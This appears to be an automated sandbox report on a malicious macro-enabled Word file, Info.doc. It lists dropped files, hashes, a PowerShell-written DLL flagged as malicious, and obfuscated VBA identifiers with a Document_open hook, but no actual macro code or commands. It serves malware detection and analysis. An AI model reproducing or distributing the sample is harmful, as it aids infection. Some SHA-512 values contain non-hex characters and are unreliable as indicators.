Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....2010122149042Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254472445116942
Encrypted:	false
SSDEEP:	1536:C6n3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CyVNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	EE5BE5DA5880BCDBFAABB325C80F4F91
SHA1:	04C2A42E0F7E0AA34DB5F6E70BDD715BA98F4F38
SHA-256:	1B29C1A61465573EFC5E24AF2F34D18F14B10FDC87F46151CD5A0BF9C755DEC7
SHA-512:	034310B9AFEBB169D94D05A7AD98F73D9641E27C123E5EBF57A01290327F84C0FB887D16216AA1CB776CA0C5DF776FAE4A1926A14E75F1A692867A789E49E43I
Malicious:	false
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<.....h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!..!..!..`"..".(#...#...#..T$...$...%...%...%..H&..&...'..t'..'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....\|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8.....$.....x..xG.....T..... ....&!..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Info.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Thu Jan 7 20:42:32 2021, length=205824, window=hide
Category:	dropped
Size (bytes):	1960
Entropy (8bit):	4.5252080480118
Encrypted:	false
SSDEEP:	24:89m/XTwz6IknideS3wDv3qc4dM7dD29m/XTwz6IknideS3wDv3qc4dM7dV:89m/XT3IkKpvfQh29m/XT3IkKpvfQ/
MD5:	DE73479E0111158CBF54444A316E44D7
SHA1:	349D76E8714E489A3025B792223306A6ED6289B4
SHA-256:	DA645708EE9EC397FD481F94A9441A29C3114323C7568EE6EDD70096CEB376F0
SHA-512:	E3AC80BAEF20AB3C93D27F8AAEEB2607794BD3E609503FF8AA22AE42901F320F05F208151F48C17A118D389E65223D62CDC3D39FED0F25B508932A1EDA64575
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Info.LNK	
Preview:	L.....F.... ...(....{..(....{..2.[.>....$.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....V.2..$..'RQ. .Info.doc..>.....Q.y.Q.y*...8.....I.n.f.o...d.o.c.....r.....-...8...[.....?J.....C:\Users\..#.....\\585948\Users.user\Desktop\Info.doc.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.I.n.f.o...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....585948.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[....L.....F

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	50
Entropy (8bit):	3.93139801091909
Encrypted:	false
SSDEEP:	3:M1gl0LDKAlmX1glv:Me8WAV1
MD5:	819E7F1E8DEC6A17E9FE80A7F0CDAC81
SHA1:	62256F51A722B9476BC00C0DECA00C11F4BDD603
SHA-256:	4C7BF443AF5E23507D0A82B450F3428CDC2D42E2D6A0267FEE158ED77BB3CC3C
SHA-512:	500D736EE0FE18FEF828F0B2FC78FAF28FE34F95B4E1C3D08CD39A482C0381D767216AC8FF4844EFC48C1C5EF3CA848F790193B4D87BE54DFC4CFC6BF8A1DEB2
Malicious:	false
Preview:	[doc]..Info.LNK=0..Info.LNK=0..[doc]..Info.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2llID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\KYWZL3X0W8OQ8ETTUVJQ.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5889732684522677
Encrypted:	false
SSDEEP:	96:chQCsMqftMqvsqvJCwoBz8hQCsMqftMqvsEHyqvJCwor/zkCYftJHyf8RAt+lUVp:cy3oBz8y7Hnor/zkcf8RGIu
MD5:	1F5286C6B9A1444692440810FD19B2C9
SHA1:	4B7CA2CE20A7A8AD67823656B8DF6FEC7EE90573
SHA-256:	852C0A1E1BD428383519D614FE220140CE7A9B2A6F746B5AD6D8200B6D3521D5
SHA-512:	FA46091F99D7DA89EAE989C96603E0E394381D2139590145B96DCC420CBA199107C85FF0A737949FDAE627CF021DBAC4F2C6CAD1B8FF27A2712A2E945C6D528
Malicious:	false
Preview:	.....FL.....F."... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$Info.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false

C:\Users\user\Desktop\~$Info.doc	
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	**true**
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\Rg0646r\Q90xmrq\M8jklv4.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	239104
Entropy (8bit):	7.444820981958587
Encrypted:	false
SSDEEP:	3072:KC1sUJsEIo9CTFM5/A8eWLdlU8thEnYsqibnjPw+a5DIYvK8UIDoQQh3:KC1NJMo9ywAkdrHEn1qibjm5DIYSX
MD5:	A70E2124BF6F6A1CF51F69890A88AFF7
SHA1:	3652F6EEAA620CB1627A255D25A83A7365AEB3CF
SHA-256:	2ED12B3974BE2D729CB7EFDDDFCED6B61E5B00A56EBE27A6CF3FBB080880F2F0
SHA-512:	34EF461231752E5E907BF1DB82BA3E6B8CC6AEA6406756DD60D856ECB9EEA47F89D249A5AAEF7AFFF1E4556282F8EBDBA39C9C496D579451585C688C51169FI2
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 93%
Joe Sandbox View:	• Filename: List 2020_12_21 OZV3903.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.LC..."..."..."....."....a."...#.d.".:4Y..."....%."....."....."....."....".Rich.".....PE..L....H._.....!.....J...X.....uz.....`.....p...I.....<.....@.....`..\.....text...wH.....J..... ..`.rdata...G...`...H...N.....@..@.data....2.....@....rsrc.....@..@.reloc...#.....$.....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Granite Kids & Beauty Director portals interface well-modulated white Web robust Wyoming Lodge database action-items, Author: Matto Carpentier, Template: Normal.dotm, Last Saved By: Maxime Marchal, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Mon Dec 21 12:42:00 2020, Last Saved Time/Date: Mon Dec 21 12:43:00 2020, Number of Pages: 1, Number of Words: 5817, Number of Characters: 33163, Security: 8
Entropy (8bit):	6.401011099571846
TrID:	• Microsoft Word document (32009/1) 54.23% • Microsoft Word document (old ver.) (19008/1) 32.20% • Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	Info.doc
File size:	205804
MD5:	37f5e7c688b8b8f664a9c8430f994f9f
SHA1:	98bd3f717551017517c306bd6d429f5d410a5dcd
SHA256:	ab0d8e587ebfbed00f0e6aaf7d82e4d60cb3140c983820f25192303cce71828d
SHA512:	f6b9e9d3ab7d96011d717e8783d0f1104dc929908bfe11ae405df6dcaa591afbb11917b3d9915efcfca0c662c468104ecdc2626bf9914f7791668c6339dfcb2b
SSDEEP:	3072:fm9ufstRUUKSns8T00JSHUgteMJ8qMD7gJ/LLr3DWaUsWB/1i1W5:fm9ufsfgIf0pLNLr3DWaUsWB/1i1W5
File Content Preview:	.....>.....8.....;.....5...6...7.....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Info.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	Granite Kids & Beauty Director portals interface well-modulated white Web robust Wyoming L odge database action-items
Author:	Matto Carpentier
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Maxime Marchal
Revion Number:	1
Total Edit Time:	0
Create Time:	2020-12-21 12:42:00
Last Saved Time:	2020-12-21 12:43:00
Number of Pages:	1
Number of Words:	5817
Number of Characters:	33163
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	1252
Number of Lines:	276
Number of Paragraphs:	77
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams with VBA

VBA File Name: UserForm1, Stream Size: -1

General	
Stream Path:	Macros/UserForm1
VBA File Name:	UserForm1
Stream Size:	-1
Data ASCII:	

General	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm2, Stream Size: -1

General	
Stream Path:	Macros/UserForm2
VBA File Name:	UserForm2
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm3, Stream Size: -1

General	
Stream Path:	Macros/UserForm3
VBA File Name:	UserForm3
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_Base
VB_Customizable

Keyword
VB_TemplateDerived
VB_GlobalNameSpace

VBA Code

VBA File Name: UserForm4, Stream Size: -1

General	
Stream Path:	Macros/UserForm4
VBA File Name:	UserForm4
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived
VB_PredeclaredId

VBA Code

VBA File Name: UserForm5, Stream Size: -1

General	
Stream Path:	Macros/UserForm5
VBA File Name:	UserForm5
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: E2ajbo3kwzka_d5z, Stream Size: 16774

General	
Stream Path:	Macros/VBA/E2ajbo3kwzka_d5z
VBA File Name:	E2ajbo3kwzka_d5z
Stream Size:	16774

General	
Data ASCII:	. . . . . 0 . . . . . /) . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 8c 08 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 93 08 00 00 07 30 00 00 00 00 00 00 01 00 00 00 cf ca 2f 29 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
"VmRVq.KguiplAD.CnKiJF"
"mzbFCI.GqJWEXfB.lvEKh"
ucksgAUED:
VBA.Replace
uCVFE:
"PmlaEBCKi.aDNDiMEJF.HRUaFG"
iZUiFEo
"CSCUFAFCH.oVuLMa.FDGwJI"
"VfIgjBloD.XIcEF.mFxsSHhAy"
MESgwEGs
MTyfRH:
"hAvFE.gNtOmJDDT.siHEJeBA"
NwMaf
hETyJRC
IKCKmEI
RUUlSIJ:
VkyUFvAQ
rdrMCIAI:
zaqJLXHQB
"jOtlAwLFD.EPAwGZvBC.pUffcye"
"lnPdDhJC.bMciHAJ.kIbmrrwDE"
vSlzf
HceDHSBT:
qYwhDUHUF
EuQQU
"xLbyBD.pNkya.qglyExEmD"
cJGuSk
yalsFI
Binary
dPGglCDI:
bouyw
lvBsE
leAgdGL
RUUlSIJ
DmMFDGCIF
fmpgIxE:
uLayA
HYgzEeH
"NpfgFB.swoqfAC.AFkyDu"
"QwOYIGHEH.SsghfXE.YpOECuE"
WJlmFA:
VoNcJE:
DUkLHBE:
wCHUJBF
dxDqp:
"pSUNGJ.rEyzmGIR.fKJzEGHlF"
myZqF
dAShIZ:
"JoHvcal.biuHE.OZMIY"
abhpAG
HceDHSBT
"BkHxEBSFC.tMDBCAjtA.myOVCD"
PlqIc
trDhHH

Keyword
DUkLHBE
VKdzoIA
UJcNvrEMZ
lflcCFHEH
FxjMHFEG
"tMWRDBD.PyMcSJCX.kuvBCEHCD"
RXeMIz:
Resume
dxDqp
"FjaGBJD.lxqCCEgBC.CThwUDHH"
QDtIAa:
"NjzoeAJI.ztQWICBD.UTsHBG"
VhXlcAJ:
jAJhFSDd
"YGKua.nyqsJIB.FjjfGW"
fOvrJBC
RXeMIz
"mYzOEQ.wEPPAQ.OlfMCJcBC"
fmfXCB
"mSEwGDrGG.JckHGA.TsUQZBs"
"gytle.JmmNxgNA.gdskNAE"
"syQPwEAB.eviMHXYJl.cygawhk"
"LFrSmGw.TUJWGBq.NKVOUHDA"
"FvUEEEB.bLVmn.UfOUHBQAV"
jkpHCa
MXUnJ:
RMTXE
AWPVuW:
VKdzoIA:
xcBKDBDWs
wrBfaHFGi
wBoOSH
"eaoMpHk.BWPawm.joOPFH"
zYNBD
ChrW(wdKeyS)
"LRnCyHk.hKQdhFCE.PBZNCEB"
NYwMEt:
leAgdGL:
AWObErp
bouyw:
oQmyHt
"sDMKJ.xLJHFBHe.PFsFiCCU"
XprAmJ
"OLJmEGA.vvoDIDIHc.xmHyGaeH"
PhyKAJCf:
dPGglCDI
fEgLs
yalsFI:
CCsSFE:
VB_Name
xDafahA
qAGhBZGOD
VoNcJE
pVusMEAHH
ucksgAUED
"zCvHB.Rakno.kCsoG"
IBUfCf
jkpHCa:
jAJhFSDd:
enARs:
qAGhBZGOD:
OjlBIirQH:
kdcmxDAC:
Error

Keyword
MXUnJ
AWObErp:
qWvjf
vgRkI
uCVFE
xcBKDBDWs:
iRmjYCJ:
ioBaJ
"crGHzAx.HRIOAE.kssuvIO"
myZqF:
mewiyE
lOUng:
VhXlcAJ
hyoLCIB
eSNRABD
MESgwEGs:
iRmjYCJ
zkHRAHIHB
lOUng
EqMlCIDJE:
eEBhP
dAShlZ
"WjGFr.CrdbdTP.KiDXJmC"
fmpgIxE
EqMlCIDJE
WJlmFA
enARs
tzSlVA
bMnEJ
AWPVuW
aPdrkaA
xDafahA:
"lHJfDH.npGBJms.SplDCEi"
zkHRAHIHB:
ONaTAGBtA
OjlBlirQH
MqlOHPQt
rdrMCIAI
"MYRHGEaI.QUycBC.dasNEIHT"
Function
vgRkI:
LRONHDFBS
BBsKIJkGJ:
"ndnHDEJE.UilxEHJJJ.qWURLCtF"
fOvrJBC:
PhyKAJCf
"ZIEUAI.TJwaDyO.bsYzwJD"
NYwMEt
criwDE
nwGAclAy
"ccnvJJzA.VjfdtwDF.pUMgodC"
VczvEJEA:
QDtlAa
CCsSFE
fmfXCB:
DJLVngj
KxdEVTl
"OyaElDCE.UpHzEp.iyQRbJCJU"
"IlggVF.dxYJC.nWtxqJXiN"
YxrfC:
MRhwSdA
lTjwD
JyRZCQ
BBsKIJkGJ

Keyword
AyCGHCJA
"QKcQFx.oVrwjBAD.ZlujE"
String
atDHBJx
KXGTI
"JpgcAFBJl.BluQGJBo.HLIdIFFcG"
NXAzADuD
"rMFaDBIH.tLIPEJ.hpnWBFGJ"
gcygJGHEJ
YxrfC
XFEjEBSHJ
"JdDRkqFq.LxQSvJIP.lkDUG"
"aNPTEC.yoVhAA.FdUyoLiD"
"zLHaBG.FJohjH.BGnEgEcBE"
tzSlVA:
abhpAG:
"VvQCyHBA.dtCSGGyCG.ELwqFIJ"
"wYRQDIH.fYeTVlIA.JTtGsGq"
VczvEJEA
"XxVUI.llKCOzCBB.sYhxmD"
"OTrKFG.tIiOI.EVNCHhAE"
"cRFcI.VXpPGO.JCphFj"
kdcmxDAC
wHzTDbw
qYwhDUHUF:
cLEdnSIFI
Attribute
Close
wkxaA
AyCGHCJA:
bMnEJ:
"ZCyVJoj.creOBB.daPhFoG"
teqYIiCD
nwGAclAy:
KVVwHDdH
wkxaA:
fEgLs:
"BvoseJVlC.DndgzH.mKMEEDrQr"
aIrZTje
MTyfRH
"EaHweM.UDfoBCnv.OyqDF"
RFpbBhv
"vlJqH.UtTqAoBFI.ftWSDNJ"
"jADhGiFIX.msdcqAi.XOHIAJ"

VBA Code

VBA File Name: J84qpb_vkjnc1hq, Stream Size: 1116

General	
Stream Path:	Macros/VBA/J84qpb_vkjnc1hq
VBA File Name:	J84qpb_vkjnc1hq
Stream Size:	1116
Data ASCII:	. . . . . u . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 cf ca 98 d1 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Qtep_eof7eoc0a, Stream Size: 683

General	
Stream Path:	Macros/VBA/Qtep_eof7eoc0a
VBA File Name:	Qtep_eof7eoc0a
Stream Size:	683
Data ASCII:	. . . . # . . . w . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 77 02 00 00 00 00 00 00 01 00 00 00 cf ca db f8 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: UserForm1, Stream Size: 1159

General	
Stream Path:	Macros/VBA/UserForm1
VBA File Name:	UserForm1
Stream Size:	1159
Data ASCII:	. . . . @ . . . . L . . . . G . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 cf ca 17 e0 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm2, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm2
VBA File Name:	UserForm2
Stream Size:	1160
Data ASCII:	. . . . . @ . . . . . L . . . . . G . . . . . N K . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 01 00 00 00 cf ca 4e 4b 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm3, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm3
VBA File Name:	UserForm3
Stream Size:	1160
Data ASCII:	. . . . . @ . . . . . L . . . . . G . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 01 00 00 00 cf ca c2 ba 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_Base
VB_Customizable
VB_TemplateDerived
VB_GlobalNameSpace

VBA Code

VBA File Name: UserForm4, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm4
VBA File Name:	UserForm4
Stream Size:	1160
Data ASCII:	. . . . . @ . . . . . L . . . . . G . . . . . c . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 01 00 00 00 cf ca f5 63 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived
VB_PredeclaredId

VBA Code

VBA File Name: UserForm5, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm5
VBA File Name:	UserForm5
Stream Size:	1160
Data ASCII:	. . . . . @ . . . . . L . . . . . G . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 01 00 00 00 cf ca 83 cc 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 114

General	
Stream Path:	\x1CompObj
File Type:	data

General	
Stream Size:	114
Entropy:	4.2359563651
Base64 Encoded:	True
Data ASCII:	. . . . . F . . . M i c r o s o f t W o r d 9 7 - 2 0 0 3 D o c u m e n t . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q . . . . .
